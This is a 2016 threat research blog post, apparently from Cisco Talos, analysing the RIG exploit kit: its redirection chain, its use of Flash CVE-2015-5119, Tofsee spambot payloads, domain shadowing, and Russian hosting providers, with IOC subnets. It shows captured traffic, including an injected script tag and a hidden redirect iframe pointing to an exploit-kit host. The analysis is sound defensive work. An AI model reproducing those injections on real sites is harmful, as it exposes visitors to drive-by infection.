THURSDAY, JANUARY 7, 2016

RIGGING COMPROMISE - RIG EXPLOIT KIT

This post was authored by Nick Biasini with contributions by Joel Esler.

Exploit Kits are one of the biggest threats that affects users, both inside and outside the enterprise, as it indiscriminately compromises simply by visiting a web site, delivering a malicious payload. One of the challenges with exploit kits is at any given time there are numerous kits active on the Internet. RIG is one of these exploit kits that is always around delivering malicious payloads to unsuspecting users. RIG first appeared in our telemetry back in November of 2013, back then we referred to it as Goon, today it's known as RIG.

We started focusing on RIG and found some interesting data similar to what we found while analyzing Angler. This post will discuss RIG, findings in the data, and what actions were taken as a result.

THE EXPLOIT KIT OVERVIEW

RIG compromises users like any exploit kit. It starts with a user being redirected to a landing page. This is done via malicious iframes or malvertising and looks similar the following:

It begins with an initial link to a javascript:

```
    <link href='http://fonts.googleapis.com/css?family=Lato:100,300,400,700,900' rel='stylesheet' type='text/css'>
    <link href='http://fonts.googleapis.com/css?family=Average+Sans:400,200,300,600' rel='stylesheet' type='text/
css'>
  </head>
  <body>
    <div class="container">

      <!-- Logo -->
      <div class="row-fluid">
        <div class="logo span4"><h1[redacted]<span>  Cattery</span></h1></div><!--b49005--><script
```

```
type="text/javascript" src="http://[redacted]/l2q4dmjx.php?id=8082932"></script><!--/b49005-->
```

Then when the browser is redirected it receives the following:

```
GET /l2q4dmjx.php?id=8082932 HTTP/1.1
Accept: */*
Referer: http://[redacted]
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR
3.0.04506.648; .NET CLR 3.5.21022)
Accept-Encoding: gzip, deflate
Host: [redacted]
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 26 Oct 2015 23:20:41 GMT
Server: Apache
X-Powered-By: PHP/5.4.45
X-UA-Compatible: IE=EmulateIE8
Content-Length: 332
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive
Content-Type: text/html

document.write('<iframe src="http://away.umarkthespot.com/?xH2AcreUJRzMCos=l3SKfPrfJxzFGMSUb-
nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7cecQuNo2g-
mnbdGeMpzxUfRu2lTyLsfAA5G6A4RmP_NBKqE" style="left: -999px;top: -999px;position: absolute;" width="202"
height="202"></iframe>');
```

This page is just a simple iframe that retrieves the actual landing page. The request for the landing page looks like:

```
GET /?xH2AcreUJRzMCos=l3SKfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-
ofSih17OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7cecQuNo2g-
mnbdGeMpzxUfRu2lTyLsfAA5G6A4RmP_NBKqE HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml, application/vnd.ms-
excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://[redacted]
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR
3.0.04506.648; .NET CLR 3.5.21022)
Accept-Encoding: gzip, deflate
Host: away.umarkthespot.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Mon, 26 Oct 2015 23:20:43 GMT
Content-Type: text/html
Content-Length: 11258
Connection: keep-alive
Vary: Accept-Encoding
Content-Encoding: gzip

..........}k....._i..(QgN....tZ.j..`...u>`...@
```

When the user is actually delivered a landing page, it is highly obfuscated and lacks some of the English based text we see in other exploit kits. Below is a small sample of the obfuscated landing page:

After probing the browser RIG delivers an exploit to the end user. Below is an example of flash exploit that RIG was delivering:

```
6..n..........Rh.g.]...w~..]...t.'..._w._?....h.O..........r...0i..GET /index.php?
xH2AcreUJRzMCos=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-
ofSih17OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7cecQuNo2g-
mnbdGeMpzxUfRu2lTyLsfAA5G6A4RmP_NBKqKp0N6RgBnEB_CbJQlqw-BF3H6PXl5gv2pHn4oieWX_PBym5EmmA HTTP/1.1
Accept: */*
Accept-Language: en-US
Referer: http://away.umarkthespot.com/?xH2AcreUJRzMCos=l3SKfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-
ofSih17OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_O
x-flash-version: 10,1,53,64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR
3.0.04506.648; .NET CLR 3.5.21022)
Host: away.umarkthespot.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Mon, 26 Oct 2015 23:20:59 GMT
Content-Type: application/x-shockwave-flash
Content-Length: 10749
Connection: keep-alive

CWS
```

One interesting aspect of RIG is the actual payload is obtained in a separate GET request. We usually see the exploit and payload delivered together or at least delivered in a highly obfuscated manner, not a GET request delivering an actual executable. This is not the case for RIG. Below is a sample of the GET request for the malicious payload:

```
9Z`..i.MU.i....h..g8a.h......$.....Z.DGET /index.php?xH2AcreUJRzMCos=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-
ofSih17OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7cecQuNo2g-
```


```
mnbdGeMpzxUfRu2lTyLsfAA5G6A4RmP_NBKqKp0N6RgBnEB_CbJQlqw-fECT6PXl5gv2pHn4oieWX_PF8l9o&dop=1 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR
3.0.04506.648; .NET CLR 3.5.21022)
Host: away.umarkthespot.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Mon, 26 Oct 2015 23:21:10 GMT
Content-Type: application/x-msdownload
Content-Length: 180224
Connection: keep-alive
Accept-Ranges: bytes

;-.K@wwArwMK..wA.wMKCwwA6wMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMK.wwAxh.EC.~.W.L..V#)..m;1..3..m("....W/.c../V.#k.
8$a..).mzzKRwMKCwwAa[...:..%:...:...&...:..j....:.....:..$..#.:..vwMKCwwAvwMKCwwA&2MK.vtA.rc.CwwAvwMK.wx@}
vKKC.uAv7MKCwwA.eMKCgwAv.OKCw7AvgMKCgwArwMKCwrArwMKCwwAv.OKCgwA..NKAwwAvw]KCgwAvw]KCgwAvwMKSwwAvwMKCwwA..OKkwwAv.O
K.~wAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAFuMKcwwAvgMK.wwAvwMKCwwAvwMKCwwAvwMKCwwAX.
(37wwA..OKCgwAv.OKCgwAvwMKCwwAvwMKcww!X.,?"wwA.XMKC.uAvgMKC.uAvwMKCwwAvwMK.ww.X.>9
wwA&~MKC.uAvgMKC.uAvwMKCwwAvwMK.ww.....SwwAvwMKCwwA;$.
.:AqX3..CwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCw
wAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwAvwMKCwwA
```


A final interesting aspect to RIG is the naming convention for the payloads on the end system. RIG tries to hide as legitimate services on Windows platforms. Common examples included defsrag.exe, dissdkchk.exe, systemrestore.exe. These are designed to look similar to defrag, diskchk, and the system restore functionality in Windows. However, in all cases these files were dropped in to TEMP folders instead of SYSTEM32 where they would be expected to be located.

THE DATA

RIG exploit kit is steadily compromising users, below is a sample of the data we gathered over two months related to systems serving RIG exploit kit. Users were being driven to RIG through malicious iframes and malvertising. The overall volume of activity was lower, affecting hundreds of users, instead of the thousands we saw impacted by Angler.


DOMAIN ACTIVITY






An analysis of the data associated with RIG revealed some familiar patterns. First was the use of domain shadowing. We found that domain shadowing is currently being used exclusively to host RIG, unlike with Angler, we were unable to find other domain activity during the two month period. This particular use of domain shadowing has interesting aspects related to the subdomains themselves. RIG is using very short string based subdomains ranging from english based words like admin, user, news, and server. Also present was short random strings like qwe21, qwe23, htr43, and htr43. Leveraging the IP addresses found we were able to identify in excess of 7000 subdomains being used by RIG over several months. The activity was spread evenly among those subdomains with few having more than 10 hits in the months of activity and the majority having less than five.

REFERERS





RIG, like most exploit kits, is getting users infected via the use of malicious iframes injected in websites and malvertising. There were a couple of interesting things that we observed in the data. First is the use of Google and Bing in the redirection chain. We have seen this before in Nuclear exploit kit and this will provide an extra layer in the chain to help ensure users are getting to the landing pages. The second interesting fact dealt with the volume, there were more than 60 unique referers observed over the two month period but the average volume was low with most having less than five entries.

EXPLOITS


During the two month period shown here we saw RIG using Flash to compromise systems. The primary exploit being used was CVE-2015-5119. We saw a total of 30 unique hashes being used to compromise systems during the two month period. 70% of those hashes were known by VirusTotal and had some protection from an AV perspective. Despite that users were still being compromised and malicious payloads were being delivered.

PAYLOADS

The most common exploit kit payload today is overwhelmingly ransomware, RIG however, was decidedly different it was exclusively delivering spambot variants. The most common payload were variants of Tofsee which is a spam botnet. The way these payloads work is by sending large amounts of spam email related to various topics. Spambot payloads were very common to exploit kits several years ago, but most have moved on to payloads that guarantee quick monetization. The use of these payloads by RIG is an interesting differentiator from other exploit kits Talos has been observing.

Most of the payloads we found had very good detection on VirusTotal with most being detected by more than half of the AV vendors. Again, despite this RIG continues to successfully compromise users that are primarily using versions of Internet Explorer on Windows platforms, based on the user agent information.

IP Infrastructure




This is the most interesting aspect of our RIG research. We observed 44 different IP addresses delivering some form of RIG. As shown above you can see that on most days there were only one or two IP's actively hosting RIG.

When we resolved the IP's to the associated ASN we found something surprising. With the exception of a single IP address all IP's belonged to the same ASN (35415).

AS	IP	BGP Prefix	CC	AS Name
35415	46.30.43.191	46.30.43.0/24	RU	WEBZILLA Webzilla B.V.,NL
AS	IP	BGP Prefix	CC	AS Name
35415	46.30.43.20	46.30.43.0/24	RU	WEBZILLA Webzilla B.V.,NL
AS	IP	BGP Prefix	CC	AS Name
35415	46.30.43.204	46.30.43.0/24	RU	WEBZILLA Webzilla B.V.,NL
AS	IP	BGP Prefix	CC	AS Name
35415	46.30.43.208	46.30.43.0/24	RU	WEBZILLA Webzilla B.V.,NL
AS	IP	BGP Prefix	CC	AS Name
35415	46.30.43.212	46.30.43.0/24	RU	WEBZILLA Webzilla B.V.,NL
AS	IP	BGP Prefix	CC	AS Name
35415	46.30.43.218	46.30.43.0/24	RU	WEBZILLA Webzilla B.V.,NL
AS	IP	BGP Prefix	CC	AS Name
35415	46.30.43.225	46.30.43.0/24	RU	WEBZILLA Webzilla B.V.,NL
AS	IP	BGP Prefix	CC	AS Name
35415	46.30.43.230	46.30.43.0/24	RU	WEBZILLA Webzilla B.V.,NL
AS	IP	BGP Prefix	CC	AS Name
35415	46.30.43.248	46.30.43.0/24	RU	WEBZILLA Webzilla B.V.,NL
AS	IP	BGP Prefix	CC	AS Name
35415	46.30.43.29	46.30.43.0/24	RU	WEBZILLA Webzilla B.V.,NL
AS	IP	BGP Prefix	CC	AS Name
35415	46.30.43.35	46.30.43.0/24	RU	WEBZILLA Webzilla B.V.,NL
AS	IP	BGP Prefix	CC	AS Name
35415	46.30.43.36	46.30.43.0/24	RU	WEBZILLA Webzilla B.V.,NL
AS	IP	BGP Prefix	CC	AS Name

```
35415   | 46.30.43.45     | 46.30.43.0/24     | RU | WEBZILLA Webzilla B.V.,NL
AS      | IP              | BGP Prefix        | CC | AS Name
35415   | 46.30.43.46     | 46.30.43.0/24     | RU | WEBZILLA Webzilla B.V.,NL
AS      | IP              | BGP Prefix        | CC | AS Name
35415   | 46.30.43.63     | 46.30.43.0/24     | RU | WEBZILLA Webzilla B.V.,NL
AS      | IP              | BGP Prefix        | CC | AS Name
35415   | 46.30.43.7      | 46.30.43.0/24     | RU | WEBZILLA Webzilla B.V.,NL
AS      | IP              | BGP Prefix        | CC | AS Name
35415   | 46.30.43.72     | 46.30.43.0/24     | RU | WEBZILLA Webzilla B.V.,NL
AS      | IP              | BGP Prefix        | CC | AS Name
35415   | 46.30.43.73     | 46.30.43.0/24     | RU | WEBZILLA Webzilla B.V.,NL
AS      | IP              | BGP Prefix        | CC | AS Name
35415   | 46.30.43.78     | 46.30.43.0/24     | RU | WEBZILLA Webzilla B.V.,NL
AS      | IP              | BGP Prefix        | CC | AS Name
35415   | 46.30.43.86     | 46.30.43.0/24     | RU | WEBZILLA Webzilla B.V.,NL
AS      | IP              | BGP Prefix        | CC | AS Name
35415   | 46.30.43.97     | 46.30.43.0/24     | RU | WEBZILLA Webzilla B.V.,NL
AS      | IP              | BGP Prefix        | CC | AS Name
35415   | 46.30.46.148    | 46.30.46.0/24     | RU | WEBZILLA Webzilla B.V.,NL
AS      | IP              | BGP Prefix        | CC | AS Name
35415   | 46.30.46.8      | 46.30.46.0/24     | RU | WEBZILLA Webzilla B.V.,NL
```

This particular ASN is associated with Webzilla, a provider out of Russia. Further investigation actually revealed that all of the addresses were leased to Eurobyte, which is another Russian provider. Talos reached out to both providers giving them the information regarding the hosts that we observed serving RIG. Webzilla responded and identified the customers that were generating the events and blocked the hosts successfully. Below is a graph showing the RIG activity we observed during our investigation:



2015

Monitoring the amount of RIG activity after our notification, we have consistently seen new servers that are being hosted by Eurobyte being stood up and compromising users via RIG. We again reached out to Eurobyte to try and get a response directly from the provider where the malicious activity is being hosted. Despite multiple emails to Eurobyte RIG activity continued as new addresses get stood up after being reported to WebZilla. This underscores one of the major problems we face today, leaf providers. As providers could have multiple downstream leaf providers we find that we routinely have success in dealing with larger providers. These providers help get systems shut down, but without the cooperation of the smaller downstream providers the adversaries just stand up new servers and move on. We were able to inflict some damage to RIG during our investigation, but were unable to actually get the actors behind the activity stopped.

RESPONSE

Since Eurobyte chose not to acknowledge or respond to our repeated messages we did a little further research on the activity associated with the provider. We worked with our research partners at OpenDNS Labs to get better visibility into the domains that were hosted. Based on our research we found a total of seven class C networks owned by the provider, with one of the class C's serving as their corporate network. Based on the information from OpenDNS provided we found approximately 25,000 domains being hosted on this address space. These domains were heavily leveraging the Russian TLD (.ru), as expected. Three of the class C networks were seen serving RIG during the period. We took the domains that OpenDNS provided and queried them against Talos's automated web reputation. We found that of the six class C address spaces that are being used by Eurobyte five were scored significantly negatively in web reputation. The only exception was one Class C network that was hosting the Russian payment platform e-autopay<dot>com.

Based on all this information and Eurobytes failure to respond or even acknowledge abuse requests Talos and OpenDNS have decided to blacklist the five suspect subnets for a period of 30 days. After this time Talos and OpenDNS will re-evaluate the provider to determine if an extended blacklisting should occur. This activity will add all the IP's in the address spaces to Cisco's IP and Domain intelligence blacklists. These blacklists are leveraged by multiple Cisco security products and will effectively protect our customers from any activity from this provider. This includes all technologies that consume our reputation services. The advantage of these blacklists, as well as our Advanced Malware

reputation services. The advantage of these blacklists, as well as our Advanced Malware Protection with our fantastic AMP line of products is, this detection adapts and changes in real time to the threat.

Additionally, after reviewing the data provided by OpenDNS we worked with them to make sure that the threat was mitigated from their perspective as well. We found that the majority of the address space was already being blocked by OpenDNS, but we were able to round out the protection and make sure that Eurobyte won't be serving malicious content to both Cisco and OpenDNS customers. For additional information on how OpenDNS has been tracking RIG please see the following blog from the most recent talk at Brucon.

DETECTION

Talos's unparalleled visibility into threat data allows us to automatically adjust protection for our customers based upon real-world visibility into data. Convicting IPs, Domains, affecting the reputation of files in our AMP products, easily turning any of our data collection systems against each other, each updating quickly to protect every single one of Cisco's security customers against the threat in real-time, and continuously.

IOC

IP INFORMATION

46.30.42.0/24
46.30.43.0/24
46.30.44.0/24
46.30.45.0/24
46.30.46.0/24

DOMAIN INFORMATION (TEXT FILE)

CONCLUSION

The exploit kit problem is larger than just Angler. However, the news related to exploit kits has been largely focused on Angler in 2015, now Angler seems to be on a temporary vacation since the end of 2015. This is expected with the sophistication, scope, and innovation that Angler incorporates. However, as evidenced by this research, it doesn't take innovation and sophistication to compromise users. RIG exploit kit is steadily and consistently compromising users and delivering malicious payloads. Visibility into the other exploit kits is valuable and necessary to help shed light on the behavior and identify the providers they are leveraging to help protect and educate the community.

Additionally, this research shed light on the problem of leaf providers. Providers are in a tough spot with lots of systems and limited resources. That was one of the driving force behind Project Aspis, to help aid providers by providing resources to help them identify and mitigate these threats. It's understandable that malicious activity is going to occur at hosting providers. It's impossible for them to know the intentions of a customer when they are purchasing systems. At the same time when a provider is notified of malicious activity it is their responsibility to at least acknowledge the abuse and work to validate and, if legitimate, take the system offline. Webzilla did just that in our experience, but Eurobyte has not. This lack of response lead Talos to make the decision to blacklist large portions of the provider's network to ensure that our customers are protected since reporting the abuse alone is not enough.

COVERAGE

PRODUCT	PROTECTION
AMP	✔
CWS	✔
ESA	N/A
Network Security	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

CWS or WSA web scanning prevents access to malicious websites and detects malware used in these attacks.

The Network Security protection of IPS

and NGFW have up-to-date signatures to detect malicious network activity by threat actors.

POSTED BY WILLIAM LARGENT AT 10:52 AM
LABELS: EXPLOIT KIT, MALWARE, RIG, THREAT RESEARCH

SHARE THIS POST 

---

2 COMMENTS:

CONRAD LONGMORE JANUARY 9, 2016 AT 6:15 PM

